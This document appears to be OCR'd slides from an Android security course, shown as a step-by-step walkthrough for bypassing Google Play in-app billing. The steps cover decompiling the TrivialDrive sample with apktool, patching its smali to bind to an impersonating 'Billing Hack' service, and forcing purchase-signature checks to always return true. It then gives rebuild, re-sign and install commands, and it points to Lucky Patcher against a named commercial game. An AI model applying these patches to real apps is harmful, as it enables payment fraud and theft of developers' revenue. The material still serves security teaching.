
- Billing Hack - The application that allows us to impersonate the Google Play Billing service (com.android.vending).
  - https://github.com/Techbrunch/billing-hack
  - Based on https://github.com/dschuermann/billing-hack

- APK: vulnapps/inapp_payment_labs/billinghack.apk (Named: WannaCheat on device)

Exploiting Trivial Drive
Step 2 : Decompile the target application using apktool

- Target APK: vulnapps/inapp_payment_labs/ com.iap.sample.trivialdrive.apk

- `apktool d com.iap.sample.trivialdrive.apk`



Exploiting Trivial Drive
Step 3 : Patch the smali code in the target app to replace the target service package name (com.android.vending —> org.billinghack)

c

```
391         };
392         Intent intent = new Intent("com.android.vending.billing.InAppBillingService.BIND");
393         intent.setPackage("com.android.vending");
394         List<ResolveInfo> queryIntentServices = this.j.getPackageManager().queryIntentServices(intent, 0);
395         if (queryIntentServices != null && !queryIntentServices.isEmpty()) {
396             this.j.bindService(intent, this.l, 1);
397         } else if (eVar != null) {
398             eVar.a(new d(3, "Billing service unavailable on device."));
399         }
400     }
401
```

Exploiting Trivial Drive
Step 3 : Patch the smali code in the target app to replace the target service package name (com.android.vending —> org.billinghack)

- BEFORE
- smali/com/example/android/trivialdrivesample/a/c.smali

```
new-instance v0, Landroid/content/Intent;

const-string v1, "com.android.vending.billing.InAppBillingService.BIND"

invoke-direct {v0, v1}, Landroid/content/Intent;-><init>(Ljava/lang/String;)V

const-string v1, "com.android.vending"

invoke-virtual {v0, v1}, Landroid/content/Intent;->setPackage(Ljava/lang/String;)Landroid/content/Intent;
```

- AFTER
- smali/com/example/android/trivialdrivesample/a/c.smali

```
new-instance v0, Landroid/content/Intent;

const-string v1, "com.android.vending.billing.InAppBillingService.BIND"

invoke-direct {v0, v1}, Landroid/content/Intent;-><init>(Ljava/lang/String;)V

const-string v1, "org.billinghack"

invoke-virtual {v0, v1}, Landroid/content/Intent;->setPackage(Ljava/lang/String;)Landroid/content/Intent;
```

Exploiting Trivial Drive
Step 4 : Patch the smali code in the target app to replace the signature validation

- Hint: Look for standard strings that are present in the signature verification library
  - Eg : Purchase verification failed
  - Eg2: Signature verification failed

```
/* loaded from: classes.dex */
public class g {
    public static PublicKey a(String str) {
        try {
            return KeyFactory.getInstance("RSA").generatePublic(new X509EncodedKeySpec(Base64.decode(str, 0)));
        } catch (NoSuchAlgorithmException e) {
            throw new RuntimeException(e);
        } catch (InvalidKeySpecException e2) {
            Log.e("IABUtil/Security", "Invalid key specification.");
            throw new IllegalArgumentException(e2);
        }
    }

    public static boolean a(String str, String str2, String str3) {
        if (!TextUtils.isEmpty(str2) && !TextUtils.isEmpty(str) && !TextUtils.isEmpty(str3)) {
            return a(a(str), str2, str3);
        }
        Log.e("IABUtil/Security", "Purchase verification failed: missing data.");
        return false;
    }

    public static boolean a(PublicKey publicKey, String str, String str2) {
        try {
            byte[] decode = Base64.decode(str2, 0);
            try {
                Signature instance = Signature.getInstance("SHA1withRSA");
                instance.initVerify(publicKey);
                instance.update(str.getBytes());
                if (instance.verify(decode)) {
                    return true;
                }
                Log.e("IABUtil/Security", "Signature verification failed.");
                return false;
            } catch (InvalidKeyException e) {
                Log.e("IABUtil/Security", "Invalid key specification.");
                return false;
            } catch (NoSuchAlgorithmException e2) {
                Log.e("IABUtil/Security", "NoSuchAlgorithmException.");
                return false;
            } catch (SignatureException e3) {
                Log.e("IABUtil/Security", "Signature exception.");
                return false;
            }
        } catch (IllegalArgumentException e4) {
            Log.e("IABUtil/Security", "Base64 decoding failed.");
            return false;
        }
    }
}
```

MOD 1

MOD 2

Exploiting Trivial Drive
Step 4 : Patch the smali code in the target app to replace the signature validation - MOD 1

- BEFORE
- smali/com/example/android/trivialdrivesample/a/g.smali

```
invoke-static {v0, v1},
Landroid/util/Log;-
>e(Ljava/lang/String;Ljava/
lang/String;)I
const/4 v0, 0x0
:goto_0
return v0
```

- AFTER
- smali/com/example/android/trivialdrivesample/a/g.smali

```
invoke-static {v0, v1},
Landroid/util/Log;->e(Ljava/
lang/String;Ljava/lang/
String;)I
const/4 v0, 0x1
:goto_0
return v0
```

Exploiting Trivial Drive
Step 4 : Patch the smali code in the target app to replace the signature validation - MOD 2

- BEFORE
- smali/com/example/android/trivialdrivesample/a/g.smali

```
method public static
a(Ljava/security/
PublicKey;Ljava/lang/
String;Ljava/lang/String;)Z
.locals 4
const/4 v0, 0x0
const/4 v1, 0x0
:try_start_0
```

- AFTER
- smali/com/example/android/trivialdrivesample/a/g.smali


```
method public static a(Ljava/
security/PublicKey;Ljava/lang/
String;Ljava/lang/String;)Z
.locals 4
const/4 v0, 0x1
const/4 v1, 0x1
:try_start_0
```

```
    move-result v0

    if-eqz v0, :cond_1

    :cond_0
    const-string v0, "IABUtil/Security"

    const-string v1, "Purchase verification failed: missing data."

    invoke-static {v0, v1}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I

    const/4 v0, 0x1

    :goto_0
    return v0

    :cond_1
    invoke-static {p0}, Lcom/example/android/trivialdrivesample/a/g;->a(Ljava/lang/String;)Ljava/security/PublicKey;

    move-result-object v0

    invoke-static {v0, p1, p2}, Lcom/example/android/trivialdrivesample/a/g;->a(Ljava/security/PublicKey;Ljava/lang/String
;Ljava/lang/String;)Z

    move-result v0

    goto :goto_0
.end method

.method public static a(Ljava/security/PublicKey;Ljava/lang/String;Ljava/lang/String;)Z
    .locals 4

    const/4 v0, 0x1

    const/4 v1, 0x1

    :try_start_0
    invoke-static {p2, v1}, Landroid/util/Base64;->decode(Ljava/lang/String;I)[B
    :try_end_0
    .catch Ljava/lang/IllegalArgumentException; {:try_start_0 .. :try_end_0} :catch_0

    move-result-object v1
```

Exploiting Trivial Drive
Step 5 : Recompile the modified application using apktool + Resign + Install

```
/* loaded from: classes.dex */
public class g {
    public static PublicKey a(String str) {
        try {
            return KeyFactory.getInstance("RSA").generatePublic(new X509EncodedKeySpec(Base64.decode(str, 0)));
        } catch (NoSuchAlgorithmException e) {
            throw new RuntimeException(e);
        } catch (InvalidKeySpecException e2) {
            Log.e("IABUtil/Security", "Invalid key specification.");
            throw new IllegalArgumentException(e2);
        }
    }

    public static boolean a(String str, String str2, String str3) {
        if (!TextUtils.isEmpty(str2) && !TextUtils.isEmpty(str) && !TextUtils.isEmpty(str3)) {
            return a(a(str), str2, str3);
        }
        Log.e("IABUtil/Security", "Purchase verification failed: missing data.");
        return true;
    }

    public static boolean a(PublicKey publicKey, String str, String str2) {
        try {
            byte[] decode = Base64.decode(str2, 1);
            try {
                Signature instance = Signature.getInstance("SHA1withRSA");
                instance.initVerify(publicKey);
                instance.update(str.getBytes());
                if (instance.verify(decode)) {
                    return true;
                }
                Log.e("IABUtil/Security", "Signature verification failed.");
                return true;
            } catch (InvalidKeyException e) {
                Log.e("IABUtil/Security", "Invalid key specification.");
                return true;
            } catch (NoSuchAlgorithmException e2) {
                Log.e("IABUtil/Security", "NoSuchAlgorithmException.");
                return true;
            } catch (SignatureException e3) {
                Log.e("IABUtil/Security", "Signature exception.");
                return true;
            }
        } catch (IllegalArgumentException e4) {
            Log.e("IABUtil/Security", "Base64 decoding failed.");
            return true;
        }
    }
```

- `apktool b com.iap.sample.trivialdrive -o modified_app.apk`



Exploiting Trivial Drive
Step 5 : Recompile the modified application using apktool + Resign +Install

- keytool -genkey -v -keystore dnskey.jks -alias dnskey -sigalg MD5withRSA -keyalg RSA -keysize 2048 -validity 30


- jarsigner -verbose -sigalg MD5withRSA -digestalg SHA1 -keystore dnskey.jks modified_app.apk dnskey

- Uninstall Previous Application and then reinstall new APK
  - adb install modified_app.apk

Exploiting Trivial Drive

Step 6 : Launch the Billing Hack app


Exploiting Trivial Drive
Step 7 : Run the buy module in the modified application



Attacking Google Play Billing Automated Approach

- https://www.luckypatchers.com/download/
  - vulnapps/LuckyPatcherInstaller.apk

- Target App - Injustice: Gods Among Us
  - https://play.google.com/store/apps/details?id=com.wb.goog.injustice&hl=en_US&gl=US



Securing Google Play Billing

- https://developer.android.com/google/play/billing/security